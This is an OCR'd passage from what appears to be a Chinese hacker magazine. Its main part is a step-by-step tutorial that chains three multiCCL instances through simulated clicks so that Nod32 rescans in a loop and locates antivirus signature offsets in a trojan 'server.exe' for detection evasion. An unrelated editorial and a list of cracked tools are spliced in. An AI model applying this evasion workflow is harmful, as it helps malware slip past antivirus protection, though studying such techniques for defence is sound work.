


图2 模拟点击设置对话框

用鼠标左键单击“设置”对话框右上角的第一个图标不放，将它拖到Nod32界面上的“自定义扫描”按钮上，此时我们的光标就变成了如图3的样子。




图3 鼠标按着不放并拖到Nod32界面上

这样CCL1的第一次模拟鼠标点击就被设定为点击Nod32上的“自定义扫描”按钮。然后我们再用鼠标单击Nod32界面上的“自定义扫描”按钮，Nod32弹出自定义扫描对话框，如图4。




图4 Nod32弹出自定义扫描对话框

这时新建一个名为“serveroutput”的文件夹，这里我们设定Nod32的扫描目标为“serveroutput”文件夹，再用鼠标左键单击CCL1“设置”对话框右上角的第二个图标不放，将它拖到Nod32的自定义扫描对话框的“扫描”按钮上并设置杀毒时间为3秒（**注意：不要点击“设置”对话框上的应用按钮，后面还要用到它**）。然后我们用鼠标单击Nod32上的“扫描”按钮，Nod32的自定义扫描对话框就自动收缩到Nod32的程序主窗口了，如图5。




图5 自动收缩到Nod32的程序主窗口

很快“serveroutput”文件夹扫描完毕，Nod32的程序主窗口出现一个“确定”按钮，我们需要点击一下这个按钮才能进行下一步的扫描。然而CCL1的两次模拟点击已经用完了，于是需要再打开一个multiCCL，这里叫它CCL2。

随便选一个exe，设置output目录，一路回车，再设置CCL2的第一次模拟点击为点击Nod32主界面上的“确定”按钮。这样，当CCL2进行第一次模拟点击之后，Nod32主程序又回到了如图6的状态。




图6 Nod32主程序又回到了原来状态

如果此时CCL1也执行模拟点击的话，不就进入扫描了？所以把CCL2的第二次模拟点击设置为点击CCL1的测试按钮，设置杀毒时间为4秒。由此观之，当我们鼠标单击CCL2的测试按钮后，CCL2模拟点击一次Nod32的“确定”按钮，Nod32回到手动扫描初始状态；然后CCL2第二次模拟点击CCL1的“测试”按钮，CCL1首先模拟点击Nod32界面上的“自定义扫描”按钮，Nod32弹出自定义扫描对话框后，CCL1再模拟点击弹出的自定义扫描对话框上的“扫描”按钮，自定义扫描对话框自动收缩到Nod32主界面。扫描完成后，Nod32主界面出现“确定”按钮。到此，CCL2+CCL1互相组合而成的4次模拟点击结束。

不要关闭任何窗口，再打开一个multiCCL，我们叫它CCL3。这次选择你真正需要定位的server.exe，输出目录为“serveroutput”文件夹，然后一路回车，直到CCL3弹出“atoStartScan”对话框，单击“设置”。

各位想想，如果想让扫描实现循环，CCL3的第一次模拟点击设置为点击什么呢？答案是CCL2“设置”对话框上的“测试”按钮。CCL3的第二次模拟点击就是CCL3自身的窗口，设置杀毒时间为30（这个根据杀毒软件的查杀速度和你机子的性能而定），单击CCL3上的“应用按钮”。

此时桌面的情况应该是这样：

CCL1的设置是对话框打开的，杀毒时间为3秒；
且CCL1的主界面（就是那个cmd黑框）被最小化。
CCL2的设置是对话框打开的，杀毒时间为4秒；
且CCL2的主界面（就是那个cmd黑框）也被最小化。

CCL3的设置是对话框关闭的，剩下“atoStartScan”对话框和multiCCL程序主界面，如图7。

Cracker 10086

暑假热语

七八月一直是读书郎最喜欢的月份，因为七八月是暑假，无论你是幼儿园的，或者是小学生，又或者是中学生，又或者是大学生，甚至或者是教师、研究生、博士等等，在这两个月里面都可以享受到休息的待遇，所以这无形是最令人羡慕的事情。但是，话开两头，羡慕归羡慕，悠长的假期会不会给你带来了惰性？又或者是悠长的假期给你带来了动力？所以，合理安排好这两个月的时间是非常重要的事情。

随着金融危机的发生，很多企业随之破产，很多企业面临更大的挑战，于是裁员和减薪是今年议论的最多的话题，所以我知道，现在找份工作非常艰难。假如你是打算搞技术的话，我建议还是趁休息的悠长假期好好深入一下，毕竟在金融危机下，很多企业可能不会再招没有经验的新人，所以努力提高技术是对技术员目前最好的要求。

我记得以前有一个同事，很厉害，我们都笑称他为“天才程序员”。假如你觉得自己并不是一个天才型的人，那么你将需要付出比别人更多的努力，更多的汗水。高手之所以成为人们眼中的高手，是因为他曾经付出过比别人更多的汗水，所谓“一份耕耘一分收获”，没有先天的优势，我依然相信后天是可以弥补的。所以假如你想进人破解这么一个神秘的领域，首先你需要端正好你的学习态度，合理安排好你的学习计划，因为上天总是会垂青有计划的人，理想的实现总是属于有上进心和有计划的人。

本期我给大家筛选了一些比较基础的文章，因为我总是觉得“万丈高楼平地起”，只要打好了根基，那么后面的学习就容易多了，我也希望初学的读者朋友们，千万别对这些基础的文章不屑一顾，因为基础打得越是扎实，在以后的学习中，你会发现原来所有的辛苦都是值得的。“师傅领进门，修行在个人”，正是这么一个道理。




图7　剩下“atoStartScan”对话框和multiCCL程序主界面

然后我们单击CCL3“atoStartScan”对话框上的“开始”按钮，不出意外的话，CCL3→CCL2→CCL1开始互相配合，具体流程应该如下：

CCL3点击了CCL2“设置”对话框上的“测试”按钮后等待30秒，CCL1和CCL2实现Nod32上的3次模拟点击，Nod32在30秒内扫描完毕，杀掉部分特征区间。30秒到达时，CCL3点击自身，分析被杀的特征码，然后模拟点击CCL2“设置”对话框上的“测试”按钮，如此鞠躬尽瘁周而复始地循环……

有些问题其实换一个思路就迎刃而解了，当然这不仅仅在于免杀、入侵、破解，甚至对于人生我觉得也是这样。现在免杀越来越难了，写这篇文章的目的旨在让各位轻松一点，痛苦少一点。或许文章写的太过抽象，我顺便做了个语音教程，大家可以实际操作下。有什么问题请到黑手论坛www.nohack.cn/bbs找我，我的id是sadshell，多多交流。

【文章所涉及到的录像教程已收录在光盘中】

编辑点评：

这篇文章的免杀思路不错，相对于其它免杀方法来说，可能会让读者感觉不知所云，但所幸作者提供了配套的录像教程，让大家看着文章，对照录像学习，效果还是很不错的。

每月破资源

1、Aspack 2.2破解版＋脱壳机

它是非常好的32位下PE格式可执行文件压缩软件，使用非常方便，而且操作很快捷。以往的压缩工具通常是将电脑中的资料或文档进行压缩，用来缩小储存空间，但是压缩后就不能再运行了，如果想运行必须解压缩。另外，当你的系统中无压缩软件时，你的压缩包即无法解开。而ASPack的独特就在这里，它是专门对WIN32可执行程序进行压缩的工具，压缩后程序能正常运行，丝毫不会受到任何影响。而且即使你已经将ASPack从系统中删除，曾经压缩过的文件仍可正常使用。




图1

2、IDA Pro Disassembler 5.4 demo版

IDA Pro是一个极好的反汇编工具，它大大胜过了w32dasm。当运行IDA Pro时，你所最先注意到的是它的界面比w32dasm更加专业，这里比w32dasm有更多的选项或更先进的地方。它的优点是可以更好的反汇编和更深层分析，而缺点是使用起来更困难。实际上IDA同w32dasm有很多相同的功能：可以快速到达指定的代码位置；可以看到跳到指定位置的jmp命令；可以看参考字符串；可以保存静态汇编等。近来网上流传的多是demo版，喜欢新体验的读者朋友可以先体验一番了，不过demo版始终和正式发布版有很大的区别。

3、File Monitor V7.04

Filemon是一款出色的文件系统监视工具，它可以监视应用程序进行的文件读写操作。它将所有与文件相关的操作（如读取、修改、出错信息等）全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，这就为用户对系统的维护提供了极大的便利。





图2


4、Immunity Debugger v1.73

位于迈阿密的专业渗透测试技术公司Immunity发布了一种新的工具，这种工具能够加快编写利用安全漏洞代码、分析恶意软件和二进制文件逆向工程等过程的速度。这个工具是在具有功能图表的强大用户界面的基础上建立起来的，是入侵渗透行业专门为堆创建而制作的第一个堆分析工具，支持Python应用程序编程接口，很容易进行扩展。但是我想大家都知道，这个调试器和我们平时用的OD是非常相似的，因为是购买了OD的源代码的缘故，其使用方法和OD也是一样的。


图3

